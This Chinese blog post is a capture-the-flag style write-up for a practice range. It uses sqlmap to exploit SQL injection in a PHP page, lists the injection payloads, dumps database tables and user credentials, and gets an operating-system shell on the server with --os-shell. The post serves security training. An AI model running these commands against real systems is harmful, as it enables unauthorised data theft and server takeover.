WriteUp：Kali渗透 - 通过Sqlmap直接获得服务器权限

原创

Zeker62 于 2021-08-18 16:57:54 发布 264 收藏 2

分类专栏： 网络安全学习 文章标签： mysql 安全

本文链接：https://blog.csdn.net/ZripenYe/article/details/119783967

网络安全学习 专栏收录该内容

134 篇文章 3 订阅

订阅专栏

靶场链接：https://hack.zkaq.cn/battle/target?id=aabe6f2bda75107c

使用sqlmap进行渗透测试

找到可能存在注入点的网站，http://59.63.200.79:6453/single.php?id=1放到sqlmap上跑： `sqlmap -u "http://59.63.200.79:6453/single.php?id=1"` 发现三个SQL漏洞：

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 3798=3798 AND 'heEs'='heEs

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 2499 FROM (SELECT(SLEEP(5)))HZqG) AND 'VavQ'='VavQ

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-7565' UNION ALL SELECT NULL,CONCAT(0x7170627871,0x6161595145537170616e47534476
644d516f7a7759656d7957684468574a5767704b724a43565675,0x7176627671),NULL-- -
```


爆库： `sqlmap -u "http://59.63.200.79:6453/single.php?id=1" --dbs`


爆表： `sqlmap -u "http://59.63.200.79:6453/single.php?id=1" -D cake --tables --batch`

爆字段： `sqlmap -u "http://59.63.200.79:6453/single.php?id=1" -D cake -T user --columns --batch`

爆值： `sqlmap -u "http://59.63.200.79:6453/single.php?id=1" -D cake -T user -C username --dump --batch`
`sqlmap -u "http://59.63.200.79:6453/single.php?id=1" -D cake -T user -C passwd --dump --batch`

获取服务器权限： `sqlmap -u "http://59.63.200.79:6453/single.php?id=1" --os-shell`

```
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 
```



是PHP，输入4

```
No output
os-shell> dir
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
驱动器 C 中的卷没有标签。
 卷的序列号是 1CE6-E2EC

 C:\phpStudy\sql 的目录

2021/08/18  16:55    <DIR>          .
2021/08/18  16:55    <DIR>          ..
2020/08/23  02:24             3,697 cake.sql
2020/08/22  18:56    <DIR>          css
2019/03/01  01:06                33 flag.php
2020/08/22  18:56    <DIR>          images
2019/04/11  00:53             6,699 index.html
2019/04/10  17:01            38,438 index.jpg
2020/08/22  18:56    <DIR>          js
2019/01/25  01:52                25 robots.txt
2020/08/22  18:57             1,903 single.php
2021/08/18  16:55               866 tmpbdbih.php
2020/10/09  17:19               908 tmpbxwtd.php
2020/10/09  17:19             3,294 tmpubsun.php
2021/08/18  16:55             3,294 tmpurdya.php
              10 个文件         59,157 字节
               5 个目录 17,331,277,824 可用字节
```


为所欲为